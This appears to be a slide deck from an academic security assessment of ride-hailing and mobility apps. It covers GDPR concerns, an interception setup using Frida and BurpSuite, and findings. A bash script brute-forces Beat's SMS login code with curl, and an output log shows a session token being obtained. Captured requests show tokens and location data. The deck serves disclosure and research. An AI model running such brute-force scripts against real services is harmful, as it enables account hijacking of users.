

# Security of Mobility-as-a-Service(MaaS) applications on Mobile Phones.

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
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# Introduction: MaaS...

<https://www.vn.nl/uber-groeien-tegen-elke-prijs/>



- Percentage Nederlanders dat bekend is met deelsites
- Percentage met een positief oordeel over de site




Percentage of Dutch People  
\* that know the app  
\* that is positive about app

<https://www.nrc.nl/nieuws/2015/04/27/gebruik-jij-uber-airbnb-peerby-dan-ben-je-een-v-1490577-a406752>

latimes.com/local/lanow/la-me-ln-los-angeles-scooter-surveillance-privacy-20190315-... 🔍 ☆ 📄

## Los Angeles Times

# L.A. wants to track your scooter trips. Is it a dangerous precedent?



"Under new city rules, every company with a permit to rent out scooters or shared bicycles must send data to transportation officials on every trip the vehicles make."<sup>2</sup>

<sup>2</sup>Source: <https://www.latimes.com/local/lanow/la-me-ln-los-angeles-scooter-surveillance-privacy-20190315-story.html>

- Costantini<sup>3</sup> has written in his overview that the data of MaaS has such **huge economic value**. Which makes it important to establish **regulations and restrictions** on if and how such information should be **transferred** or shared with other parties for commercial purposes.
- **GDPR**<sup>4</sup> provided companies specific criteria and rules which state that users (Data subjects) have the **right to know what personal data companies store** and process. This includes the source of their personal data, the purpose of processing, and the length of time the data will be held, among other items. Most importantly, they have a right to be provided with the personal data of theirs that companies are processing.

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<sup>3</sup>Federico Costantini. "MaaS and GDPR: an overview". arXiv:1711.02950 (2017)

<sup>4</sup>Right of access by the data subject (art. 15 GDPR)

<https://gdpr.eu/article-15-right-of-access/> (visited on 09/23/2019) ▶

# Research question

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# Classification of MaaS

Sochor[?] has written in her topological approach about the different viewpoints to classify MaaS applications.

She writes that you can differ them

- By Service
- By the level of Integration

She defined the following levels of integration;

- 1 Integration of information
- 2 Integration of booking and payment
- 3 Integration of the service offer
- 4 Integration of societal goals

# Examples of MasS Applications for Android (longlist)

- 1 Beat<sup>5</sup>
- 2 Bolt<sup>6</sup>
- 3 YandexTaxi<sup>7</sup>
- 4 Uber<sup>8</sup>
- 5 NSapp<sup>9</sup>
- 6 OVapi<sup>10</sup>
- 7 Lime<sup>11</sup>

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<sup>5</sup><https://thebeat.co>

<sup>6</sup><https://bolt.eu>

<sup>7</sup><https://taxi.yandex.com>

<sup>8</sup><https://uber.com>

<sup>9</sup><https://www.ns.nl>

<sup>10</sup><https://ovapi.nl>

<sup>11</sup><https://www.li.me>

# Methods: Test environment (Overview)





Figure: Our test environment



# Android Security Improvement



” By default, secure connections (using protocols like TLS and HTTPS) from all apps trust the pre-installed system CAs, and apps targeting Android 6.0 (API level 23) and lower also trust the user-added CA store by default.”<sup>12</sup>

- **Impact** Limitation of this that the Phone needs to be rooted
- **Uber** had some problem/protection during the experiment.

<sup>12</sup><https://developer.android.com/training/articles/security-config.html>

# Methods: Test environment (Detail) 1/2

To conduct the experiment we used the following tools have been used;

## SOFTWARE

### T1 : Frida Framework

Frida[?] is a framework, used by pen-testers, to inject your foreign code and scripts into black box processes. This framework is used to bypass SSL certificate pinning within some applications.

### T2 : Android Debugger (adb)

Android Debug Bridge(adb)[?] is a command-line tool that lets you communicate with an android device for which it provides access to the Unix shell. Adb has been installed as part of the AndroidTools[?] packages which help run Debian in a chroot on Android. AndroidTools is based on the Android SDK.

### T3 : FakeGPS

FakeGPS[?] is a Android tool to fake GPS location.

### T4 : BurpSuite

BurpSuite[?] is a Java based application used to test and analyse the security of applications. It is used as Man-in-the-Middle(MitM) proxy.

### T5 : Google Play Store(Android App Market)

The experiments have been conducted on the latest original version off the apps. Downloaded at 10 October 2019 from the Google Play store.

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## **HARDWARE**

**T5 : Phone: HTC10** Running android 8.0

**T6 : Vodafone Mobile SIM**

A Dutch simcard to receive SMS text messages during the project. This card was not used before.

**T6 : Genymotion Android Emulator**

Genymotion is an Android Emulator. It can be used to emulate Android applications in a sandboxed environment. The emulator was only used in the initial phase of the project.

**T7 : Generic Desktop with Ubuntu Linux**

# Results 1a: Network


## Yandex

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```
POST /3.0/lbs HTTP/1.1
User-Agent: yandex-taxi/3.119.1.103035 Android/8.0.0 (HTC; HTC 10)
Accept-Language: nl-NL
Authorization: Bearer AgAAAAA5avgJAACZz_9czcVxz0-trUeyKEaUjcy
X-Oauth-Token: AgAAAAA5avgJAACZz_9czcVxz0-trUeyKEaUjcy
Content-Type: application/json; charset=UTF-8
Content-Length: 3785
Host: tc.mobile.yandex.net
Connection: close
Accept-Encoding: gzip, deflate
```

```
{
  "common": {
    "version": "1.0"
  },
  "gsm_cells": [
    {
      "cellid": 17342,
      "lac": 220,
      "countrycode": 204,
      "operatorid": 4,
      "signal_strength": -97
    }
  ],
  "id": "2a127491f746d2ce5e3f4f99803a839b",
  "ip": "10.219.189.62",
  "wifi_networks": [
    {
      "signal_strength": -81,
      "mac": "84:d4:7e:25:57:31"
    },
    {
      "signal_strength": -86,
      "mac": "84:d4:7e:25:07:73"
    }
  ]
}
```

# Results 1b: Network



Yandex.Taxi sends usage data to its developers. This data is needed for many of the app's useful features to function.

Find out how your data is processed, and how to opt out of data collection on the [Yandex.Taxi and user data page](#).

**Continue**

**Yandex**





# Results 3b: Authentication Token

## TaxiBeat

```
POST /oauth2/token?embed=settings%2Cresource%2Fpassenger_ab HTTP/1.1
Accept: application/vnd.taxibeat.v2+json
Authorization: Basic: NzFmN2FiYWhtMTlkZS00MwIOLtg1ZDQ0YjNiYmESNjRlNjd0hjYjYU3MTM3LWmYwQ2tNGNkMS1hOTY1LWew0WjZDEyNDk4MQ==
User-Agent: Beat/10.49
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 425
Host: hub.taxibeat.com
Connection: close
Accept-Encoding: gzip, deflate

app_version=10.49&lng=23.726953548741445&os_version=26&locale=nl-NL&platform=android&password=8262&grant_type=password&device_density=5
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7&username=621440478
```

## Yandex

```
POST /1/bundle/phone/confirm/commit/ HTTP/1.1
User-Agent: com.yandex.mobile.auth.sdk/7.4.1.704010224 (HTC HTC 10; Android 8.0.0)
Content-Type: application/x-www-form-urlencoded
Content-Length: 55
Host: mobileproxy.passport.yandex.net
Connection: close
Accept-Encoding: gzip, deflate

code=632420&track_id=3a84af995cae73f04d21f905d7c258f1cf
```



# Results 3c: SMS

The image shows an Android SMS interface. At the top, the status bar displays the time as 16:41 and 100% battery. The message header shows a back arrow, a plus sign, and the number +1646 followed by a redacted area. The message body contains the text "BEAT: Your activation" and "8262:". Below this, a URL is visible, with several parts highlighted in red boxes: "&password=8262&grant\_type=pas", "&username=621440478", and "password=8262&grant\_type=pas". A black box is placed over the sender's name. A white box with a black border contains the text "Password == SMSCode". Another white box with a black border at the bottom contains the text "Username = +31 (0) 6-3456789 == 623456789".

← + +1646 [REDACTED]

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8262:

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`&username=621440478`

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## Results 3d: Script

We can see the output of the script in on the next slide

```
#!/bin/bash
USERNAME="623456789" #correspond with a valid dutch phone number
for i in {1700..1850..1}
do
    echo "=====[ "+$i+" ]=====" >> output.log
    curl -d "app_version=10.49&lng=4.8774952&os_version=26&
    locale=nl-NL&platform=android&grant_type=password&
    device_density=5&region=nl&udid
    =3542610720342343542610720342343542610720&device=htc_pmeuhl%2
    FHTC10xxx&push_token=[REMOVED]&lat=52.2961051&username="+
    $USERNAME+"&password="+$i+" -H "Accept: application/vnd.
    taxibeat.v2+json" -H "Authorization: Basic: [REMOVED]===" -X
    POST https://[REMOVED]auth2/token?embed=settings >> output.
    log
    echo "-----" >> output.log
    sleep 10
done
```

Listing 1: Hijack session by guessing or brute-forcing code

## Results 3e: Output

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```
=====[ +1800+ ]=====  
{"errors":[--  
=====[ +1801+ ]=====  
{"errors":[{"message":"Your phone number and password  
combination was wrong","name":"_INVALID_CREDENTIALS_"}],"meta  
":{"status":400,"version":"2","rtime":0.668,"host":"pe-247-  
hub-06"}}-----  
=====[ +1802+ ]=====  
{"access_token":"eyJ0eXAiOiJKV1QiLCJhbGc...[REMOVED]...","  
token_type":"bearer","expires_in":14400,"scope":"passenger",  
settings":{"...[REMOVED]..."},"paypal":{"client_id":"AYzkhRD  
...[REMOVED]..."},}-----  
=====[ +1803+ ]=====  
{"errors":[{"-----  
=====[ +1804+ ]=====  
{"errors":[{"m-----  
\label{lst:beatsh}
```

Listing 2: snippet from the output log

## 10.10. Credentials-Guessing Attacks

The authorization server **MUST** prevent attackers from guessing access tokens, authorization codes, refresh tokens, resource owner passwords, and client credentials.

- Improper Platform Usage
- Unintended Data Leakage
- Insecure Authentication
- Example of a credential guessing attack

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- What is the minimal need of information for MaaS Applications?
- What is inside the Yandex Blob?
- GDPR Audit; with a experienced Law viewpoint?
- More applications; Other mobile platforms; Web only applications;

- Thank you for your attention
  
- Questions